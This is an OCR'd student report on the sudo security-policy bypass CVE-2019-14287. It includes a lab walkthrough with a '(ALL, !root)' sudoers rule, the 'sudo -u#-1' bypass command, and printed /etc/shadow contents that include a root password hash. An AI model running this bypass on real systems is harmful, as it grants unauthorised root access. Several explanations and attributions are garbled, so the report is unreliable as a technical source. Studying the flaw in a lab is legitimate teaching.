


IT19081762

H.M.D.E.K. Jayasundara

Content.

Introduction.

A new vulnerability was discovered in 2019 October 14 in the **sudo** package. **Sudo** is one of the most powerful and commonly used utilities installed on almost every UNIX and Linux-based operating system.

In **sudo** version 1.8.27 is found the vulnerability of Security Bypass is a security policy bypass issue in Linux/Ubuntu before 19.10 that offers a local user or a program the ability to carry out commands as root or superuser on a Linux system when the **"Sudoers Configuration"** clearly prohibits the root access. It's CVE id is 2019-14287.

This CVE 2019-14287 was fixed in **sudo** version 1.8.28. It was a very harmful Linux vulnerability. Simply it is in the root user account a different guest user creating a malicious file. Creating such a file without root permission is very harmful for the system.

For example,

- This allows the bypass of "! root" configuration, and USER= logging, for a **"sudo -u (guest users id)"** command.

Author of CVE 2019-14287.

In 14th of October 2019 **MOHIN PARAMASIVAM** was author of this security bypass vulnerability. (https://www.exploit-db.com/exploits/47502) It's a local type attack and it's LINUX based platform exploitation.

Who found this vulnerability.

Mr. Joe Venix who worked in Apple Information Security was found this vulnerability.

Exploitation techniques for CVE 2019-14287.

We can exploit this vulnerability by using several techniques.

- We can use the IP addresses of the machine.
- We can use the user ID of the user.

Damage that cause CVE 2019-14287.


Using that security bypass vulnerability anyone can add whatever the file or code to the root user. Then untheorized user run that code or program his/her system will automatically hacked. They will lose their data and information. Sometime the system will corrupt data will lost.

Anyone can access the root without any permission that was the thread in this vulnerability.

Screenshots of Exploitation.

To get the sudo version of our machine.


- Using this command, we can check our machines sudo version.
- **sudo --version | grep version**
- Using sudo version 1.8.28 uppers can't do this exploitation. Because in sudo version 1.8.28 that vulnerability was fixed.
- **Sudo means:**
    - ➢ Sudo is a command that allows to run scripts or programs that require administrative privileges. It is stands for supper user do.
    - ➢ This will depend on user permissions in regard to commands specified within the sudoers file.



```
eradh@eradh-VirtualBox:~$ sudo --version | grep version
Sudo version 1.8.16
Sudoers policy plugin version 1.8.16
Sudoers file grammar version 45
Sudoers I/O plugin version 1.8.16
eradh@eradh-VirtualBox:~$
```

To create a new guest user in the machine.


- We must create a new user to do this exploitation. Using that new user, we do this security bypass vulnerability.
- To create a user first we have to give a name to our new user. To give a name we have to type this command.
- **sudo useradd hacker -m -s /bin/bash -g users**
- Now we have to give a password for our new user. To give a password we have to type this command.
- **sudo passwd hacker**
- Now we have successfully created a new user in our machine.



```
eradh@eradh-VirtualBox:~$ sudo useradd hacker -m -s /bin/bash -g users
[sudo] password for eradh:
eradh@eradh-VirtualBox:~$ sudo passwd hacker
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
eradh@eradh-VirtualBox:~$ 
```

To open the /etc/sudoers.tmp file.

- Now we have to open the /etc/sudoers.tmp file to give the user privilages to our newly created user.
- To open that file we have to give this command.
- **sudo visudo**




```
eradh@eradh-VirtualBox:~$ sudo visudo
```

To give user privileges to the newly created user.

- In this file user privileges section their we have already given, the root user permissions. That command tells,
  - ➢ **root ALL = (ALL : ALL) ALL**

    Username ALL hosts ALL users ALL groups ALL commands


- So basically, here hacker(user) is defined to execute ALL command as ALL (User, Group) other than root (User, Group) and **"ALL,!root"** is misconfiguration and causes the security loopholes because the user demo is restricted to perform the task as root but not as admin. As a result, he can run a command as administrator (user "root").
- To give the user privileges to our newly created user we have to type this command.
- **hacker ALL=(ALL, !root) ALL**
  Username: hacker
  Host: ALL
  Run as (user): ALL, !root
  Run as(group): ALL, !root
  Command to execute: ALL



```
  GNU nano 2.5.3              File: /etc/sudoers.tmp

Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:$

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
hacker  ALL=(ALL, !root) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Uncut Text^T To Spell  ^_ Go To Line
```

To create a new text file inside the newly created user.


- Now we have to log into the newly created user. To login to the newly created user we have to type this command.
- **Su hacker**
- Then we have to enter the password of hacker.(user)
- Now we have to create a text file inside this user. We are giving the path of the file to root user. Because inside this text file we type our malisiouse code. To create a new text file inside the new user we have to type this command.
- **sudo -u#-1 vi /root/attacker.txt**



```
eradh@eradh-VirtualBox:~$ su hacker
Password:
hacker@eradh-VirtualBox:/home/eradh$ sudo -u#-1 vi /root/attacker.txt
```

In the root file the have the attacker.txt file.


- Now we are successfully added a malicious code into the root user by the help of our new guest user.
- Now the otherized user of the root user is logged in to the root user by providing his/her password and check his current files. He/she so that an unknown file is there in root.
- Unfortunately, he/she run open that malicious program the system will automatically hacked.
- To open that file, we have to type this command.
- **cat attacker.txt**



```
eradh@eradh-VirtualBox:~$ su root
Password:
root@eradh-VirtualBox:/home/eradh# cd
root@eradh-VirtualBox:~# ls -alps
total 48
 4 drwx------  4 root root   4096 මැයි  10 17:06 ./
 4 drwxr-xr-x 24 root root   4096 මැයි   9 02:02 ../
 0 -rw-r--r--  1 root users     0 මැයි  10 17:06 attacker.txt
 4 -rw-r--r--  1 root users    21 මැයි  10 02:18 attack.txt
 4 -rw-------  1 root root    475 මැයි  10 14:21 .bash_history
 4 -rw-r--r--  1 root root   3106 ඔක්   22  2015 .bashrc
 4 drwx------  2 root root   4096 පෙබ   27  2019 .cache/
12 -rw-------  1 root users 12288 මැයි  10 02:14 .hacked.txt.swp
 4 drwxr-xr-x  2 root root   4096 මැයි   9 01:31 .nano/
 4 -rw-r--r--  1 root root    148 අගෝ  17  2015 .profile
 4 -rw-r--r--  1 root users    50 මැයි   9 02:49 test.txt
root@eradh-VirtualBox:~#
```

The Shadow file.


- To open the shadow file we have to type this command.
- **sudo cat /etc/shadow**
- In the shadow file their have all the password saved in secure manner. First their have the root user. Alwaays the first usre is the root user.
- Their have spesific type to store the passwords in that file. First their have the name of the user and the have the encripted password.(hash password)



```
eradh@eradh-VirtualBox:~$ sudo cat /etc/shadow
[sudo] password for eradh:
root:$6$gMR/p/qm$SbnGsa.TYczqHPGYmQAtfXfr1JS5XqcstxGn4d3XU2xNb0sDfPNukM46Pq/jJaFVxOVGUG8elP/npiHSClhgM1:18391:0:99999:7:::
daemon:*:17953:0:99999:7:::
bin:*:17953:0:99999:7:::
sys:*:17953:0:99999:7:::
sync:*:17953:0:99999:7:::
games:*:17953:0:99999:7:::
man:*:17953:0:99999:7:::
lp:*:17953:0:99999:7:::
mail:*:17953:0:99999:7:::
news:*:17953:0:99999:7:::
uucp:*:17953:0:99999:7:::
proxy:*:17953:0:99999:7:::
www-data:*:17953:0:99999:7:::
backup:*:17953:0:99999:7:::
list:*:17953:0:99999:7:::
irc:*:17953:0:99999:7:::
gnats:*:17953:0:99999:7:::
nobody:*:17953:0:99999:7:::
systemd-timesync:*:17953:0:99999:7:::
systemd-network:*:17953:0:99999:7:::
systemd-resolve:*:17953:0:99999:7:::
systemd-bus-proxy:*:17953:0:99999:7:::
syslog:*:17953:0:99999:7:::
_apt:*:17953:0:99999:7:::
messagebus:*:17954:0:99999:7:::
uuidd:*:17954:0:99999:7:::
lightdm:*:17954:0:99999:7:::
whoopsie:*:17954:0:99999:7:::
avahi-autoipd:*:17954:0:99999:7:::
avahi:*:17954:0:99999:7:::
dnsmasq:*:17954:0:99999:7:::
colord:*:17954:0:99999:7:::
speech-dispatcher:!:17954:0:99999:7:::
hplip:*:17954:0:99999:7:::
kernoops:*:17954:0:99999:7:::
```

The password files.

- To open the password file, we have to type this command.
- **sudo cat /etc/passwd**
- In the password file their have all the users in the system and their details. Their also have a specific format to save the details.
- First there have the root user. Always the root users data is stored first. First their have the name of the user, password of the user(x) x means the passwords are stored in encryption mode.
- Then have the user id of the user, directory and finally their have the shell.



```
eradh@eradh-VirtualBox:~$ sudo cat /etc/passwd
[sudo] password for eradh:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
```

Conclusion.

The purpose of this research project is to do a brief introduction and exploitation about the Security Bypass Vulnerability.(CVE 2019-14287) In this research project I get some several coelutions. They are:

- This vulnerability causes a huge security patch in root user. That can be very dangerous.
- Using this vulnerability anyone can add any malicious program or a code to root user.
- This vulnerability can exploit using different ways.

References.

[1] "CVE-2019-14287 sudo Vulnerability Allows Bypass of User Restrictions," Aqua Security Software Ltd., [Online]. Available: https://blog.aquasec.com/cve-2019-14287-sudo-linux-vulnerability. [Accessed 11 05 2020].

[2] K. Singh, "SUDO Security Policy Bypass Vulnerability – CVE-2019-14287," [Online]. Available: https://www.hackingarticles.in/sudo-security-policy-bypass-vulnerability-cve-2019-14287/. [Accessed 11 05 2020].

[3] K. Huang, "How to detect CVE-2019-14287 using Falco," 15 october 2019. [Online]. Available: https://sysdig.com/blog/detecting-cve-2019-14287/. [Accessed 11 may 2010].

